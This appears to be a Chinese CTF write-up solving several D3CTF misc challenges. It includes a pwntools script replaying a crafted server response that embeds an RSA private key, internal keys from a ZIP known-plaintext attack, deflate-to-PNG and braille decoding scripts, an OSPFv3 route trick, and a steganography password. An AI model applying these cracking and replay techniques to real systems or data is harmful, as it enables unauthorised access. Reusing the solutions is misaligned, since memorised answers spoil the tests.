from pwn import *
import binascii

s = listen(2333)
data = s.recv()
result = data[:0x48] + b"\\x33" + data[0x49:-4] + b"\\x00\\x00\\x02\\x01" +
b"\\x02\\x4f\\x4b\\x00"
s.send(result)
s.close()

dec_data =
"fe039064656320666c61672e7a69702e57616e6e615761636361202d2d2d2d2d424547494e205253412050
524956415445204b45592d2d2d2d2d0a4d4949435851494241414b426751444a4673547a5151583268566c4
e785030646a7834467631792f41356d7346782b6b316976454c74716f6c6d344c504e77390a39624335396c
4e5653624c664278592b7732706a6f434f466754636145434a6b496f78317136336c5133336676655943587
2534f7557366445436f4b5a734b500a75706e6572506f627233562f544b634533335545344a58415a70564f
306b4c6d586a43417149767a52614c4748526e544c482f57667939564b514944415141420a416f474146333
94c6f456b5730306d6474394b75365164534d4d5739707178624270726c4862505242576d634c3172306e4f
654e724d664b304e4152794d4f460a3354334d7761544142386773 6e6d734d37305333594241526258474b4
e304e333371576f4e466b7a4f646f4d4c75504672684a6d56374f6354502b42337059710a7a7441794b3650
64616e4d355254472b574f684a792b4a4f61454b6d41476b67635a634c4e476f6f6666386947636b4351514
46f4c547a4e50534135356931350a68506270466e6633432f764c3541357a506b654d63354d6d5958643053
7552443474704f4d72567338622f756d556e65346c486b39634e3245323051494835570a453864546c57417
6416b454133626a74414974737774464d55756f586d7166784e3767726e6d595843757237466694974456e33
333152346e777158503541657a0a573261673633596637 2b4b46705054307a64776b326742656e73514b476
74f794a774a42414a304f785075645a75686a3063314c61652b424f495052416e4d4a0a6764447068324c32
5a38746c305858456c36646f6c50366a424f462b6f375257303462486d4669472b384d7248764c7932434f4
9573655702f6863435151434 20a784a734a3535426e5559492f515031427169743239686 1705a597a302b65
5373357148456f65397354334c7237496f4a4a79796c51534c4c7a4e345355317a750a312b4e7a6e5059416
c5a6a4c695764304a466566416b41673933704554436 14a646b57532f755a542f3543643461516e7637676e
5459305a77727964724c61740a624f33543679486e4e6c6577517866626b425a714a6e536c77446541576f7
13050363876715931 4a556356450a2d2d2d2d2d454e44205253412050524956415445204b45592d2d2d2d2d
0a0a00"
s = listen(2333)
data = s.recv()
result = data[:0x48] + b"\\xfe\\x03\\xc3\\xff" + data[0x4a:-4] +
b"\\x00\\x00\\x04\\x01" + binascii.a2b_hex(dec_data)
s.send(result)
s.close()
```

得到flag.zip

注释：plain

png已知明文攻击:bd363f25 3a7da3aa 4bbe3175

```
#png 解码脚本
import zlib

def decompress_headerless(data):
    d = zlib.decompressobj(wbits=-15)
    result = d.decompress(data)
    result += d.flush()

    # do all the checks we can?
    assert (len(d.unconsumed_tail) == 0)
    assert (len(d.unused_data) == 0)
    assert (d.eof==0)
    return result

width = 1920
height = 1080  # +1
TARGET_SIZE = (width * 3) + 1

def verbatim(data, last=False):
    result = b"\\x01" if last else b"\\x00"
    result += len(data).to_bytes(2, "little")
    result += (len(data) ^ 0xffff).to_bytes(2, "little")
    return result + data

padding = verbatim(bytes(TARGET_SIZE))[:5]
padding_last = verbatim(b"")
assert (padding != padding_last[:5])
pad_size = len(padding)
chunk_size = TARGET_SIZE - 5

b = open("R:/eng/cao.bin", "rb").read()
# read several chunks
# TARGET_SIZE-5
da, db = [], []
while True:
    ra = b[:chunk_size]
    b = b[chunk_size:]
    b = b[pad_size:]
    rb = b[:chunk_size]
    b = b[chunk_size:]
    pad_b = b[:pad_size]
    print("ra", "rb")
    da.append(decompress_headerless(ra))
    db.append(decompress_headerless(rb))
    if pad_b == padding_last[:5]:
        break
    b = b[pad_size:]
```

```
# print(len(da)*(TARGET_SIZE)+len(db)*(TARGET_SIZE))
print(verbatim(b"", last=True))
print(b)
print(len(da))
print([len(i) for i in da])
# print(b)
# print(da,db)
#for i in db:
#    print(len(i)/TARGET_SIZE)
#exit(1)

def check_filter_bytes(data, widthaa):
    stride = widthaa * 3 + 1
    for i in range(0, len(data), stride):
        if data[i] != 0:
            print(data[i - 10:i + 10].hex())
            raise Exception(f"BAD FILTER AT OFFSET {i}")

fina, finb = b''.join(da), b''.join(db)
check_filter_bytes(fina, width)
check_filter_bytes(finb, width)

bcnt=0
def defilter(data):
    global bcnt
    stride = width * 3 + 1
    res = b''
    for i in range(0, len(data), stride):
        res += data[i + 1:i + 1 + width * 3]
        bcnt+=1
        assert (len(data[i + 1:i + 1 + width * 3]) == width * 3)
    return res

print(len(fina),len(finb))
outa = defilter(fina)
outb = defilter(finb)
# print(outa,outb)
#print(len(outa), len(fina), 3 * width * height)
#print(len(outa)/width/3)
import numpy as np
#aa=np.frombuffer(outa,'uint8').reshape(width,1056,3)
#bb=np.frombuffer(outb,'uint8').reshape(width,1056,3)
from PIL import Image
ia=Image.frombuffer("RGB",(width,1056),outa)
ib=Image.frombuffer("RGB",(width,1056),outb)
ia.save("oa.png")
ib.save("ob.png")
#im=Image.open("a.png").convert("RGB")
#t=np.ones((8,8,3)).astype('uint8')
```

```
#print(t)
#t[0][0][0]=0xde
#t[0][0][1]=0xad
#t[0][0][2]=0xbf
#print(Image.fromarray(t).tobytes())
print(bcnt)
from PIL import Image
import fuckpy3
# im = Image.open('ob.png')
im = Image.open('oa.png')

print(im.size)

alphamap = {'100000':'a', '110000':'b', '100100':'c', '100110':'d', '100010':'e',
'110100':'f', '110110':'g', '110010':'h', '010100':'i', '010110':'j', '101000':'k',
'111000':'l', '101100':'m', '101110':'n', '101010':'o', '111100':'p', '111110':'q',
'111010':'r', '011100':'s', '011110':'t', '101001':'u', '111001':'v', '010111':'w',
'101101':'x', '101111':'y', '101011':'z'}
numbermap = {'100000':'1', '110000':'2', '100100':'3', '100110':'4', '100010':'5',
'110100':'6', '110110':'7', '110010':'8', '010100':'9', '010110':'0'}

numbersign = '001111'
capitalsign = '000001'

isnumber = False
iscapital = False
data = ''

for y in range(0, im.size[1], 3):
    for x in range(0, im.size[0], 2):
        dot = [im.getpixel((x, y)) == (255, 255, 255), im.getpixel((x, y+1)) == (255,
255, 255), im.getpixel((x, y+2)) == (255, 255, 255), im.getpixel((x+1, y)) == (255,
255, 255), im.getpixel((x+1, y+1)) == (255, 255, 255), im.getpixel((x+1, y+2)) == (255,
255, 255)]
        code = ''.join(map(str, dot)).replace('True', '1').replace('False', '0')
        # if code == '000000':
        #     # print(data)
        #     with open('output.zip', 'wb') as f:
        #         f.write(data.unhex())
        #     exit(0)
        if code == numbersign:
            isnumber = True
        elif code == capitalsign:
            iscapital = True
        elif iscapital:
            data += alphamap[code].upper()
            iscapital = False
        elif isnumber:
            data += numbermap[code]
```

```
            isnumber = False
        else:
            data += alphamap[code]
print(data)
```


提取出来一个压缩包和一个text blind watermark的密码，解一下得到flag

OHHHH!!! SPF!!!


大概题意：先vpn连进去他的内网，要在内网里组OSPFv3

借了计网A+的同学路由器和电脑，刚好他的路由器环境配的很完美不需要配了


l2tp连内网vpn进去



直接走OSPFv3



乍一看没啥信息，就去看了一下路由，试着把路由dst.address unhex一下，发现一些可见字符像是flag，筛出来可见字符，拼一下就是flag



```
Sa4@lute Soha!
kn0w5_0spF?}
ur_73aM_wHo_
m@5t3R_iN_Y0
d3ctf{4re_yO
u_a_n3tw0Rk_
```

Badw3ter

修一下wavheader

根据题目描述猜测是deepsound隐写

猜测密码可能是之前的header，只拿ascii字符试试看，确实是密码。。CUY1nw31lai

解出来一个png二维码（并不是png，是个tiff。。

看起来像是两个二维码叠在一起，ps处理一下扫码得到flag